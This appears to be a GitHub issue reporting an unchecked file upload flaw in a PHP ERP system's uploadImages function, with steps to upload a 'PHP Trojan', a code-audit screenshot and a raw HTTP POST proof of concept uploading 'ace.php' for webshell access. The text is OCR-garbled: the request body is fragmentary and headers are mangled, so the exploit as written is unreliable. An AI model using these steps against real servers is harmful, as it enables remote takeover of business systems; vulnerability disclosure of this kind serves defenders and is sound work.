

## File upload vulnerability getshell #3

**⊘ Closed huclilu** opened this issue 18 days ago · 0 comments

huclilu commented 18 days ago


## —. ERP has file upload vulnerability getshell

Build environment: Apache: 2.4.39; MySQL: 5.7.26


ERP is available in application/controllers/basedata/inventory In php, the uploadImages function controls the file upload. It does not check the uploaded files. The uploaded files are saved in the path/data/upload/tools/. Use the webshell tool to connect the uploaded PHP file, and then you can getshell

## **:** Vulnerability recurrence:


Log in to the background and click Commodity Management



• Click the image logo to add an image




• Upload PHP Trojan Files



• Code audit to find the path to upload files

```
php
                                                                                                                                                     A 83 A 37 ★41 ^ >
   application
     > nache
     > 🖿 core
                                                    public function uploadImages() {
     > 🖿 language
                                                                         ./application/libraries/UploadHandler.php';
      > 🖿 libraries
     > logs
                                                              'script_url' => base_url().'inventory/uploadimages',
'upload_dir' => dirname($_SERVER['SCRIPT_FILENAME']).'/data/upfile/goods/',
     > models
     > in third party
     > iii views
                                                               upload_url' => base_url().'data/upfile/goods/',
    data
     > cache
                                                         $uploadHandler = new UploadHandler($config);
     > lim download
                                                         $list = (array)json_decode(json_encode($uploadHandler->response['files'][0]), associative: true);
                                                         $newid = $this->mysql_model->insert(600DS_IM6,$list);
```

Access the uploaded PHP script file and use the webshell management tool to connect



## **三**: Exploit POC

```
POST /index.php/basedata/inventory/uploadImages HTTP/1.1
```

Host: erpvul.test

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0

Accept: application/json, text/javascript, \*/\*; q=0.01

 $\label{eq:accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2} Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2,zh-TW;q=0.2,zh-TW;q=0.3,zh-TW;q=0.$ 

Accept-Encoding: gzip, deflate X-Requested-With: XMLHttpRequest

Content-Type: multipart/form-data; boundary=------603434773180687952821431423

Content-Length: 259

Origin: http://erpvul.test

Connection: close

ex.php/settings/fileUpload?_=1667908773850
54kie8t9jggu4
3434773180687952821431423
<pre>name="files[]"; filename="ace.php"</pre>
-stream
3434773180687952821431423
h: :0: :t



huclilu closed this as completed 15 days ago

Assignees No one assigned Labels None yet **Projects** None yet Milestone No milestone Development No branches or pull requests

1 participant

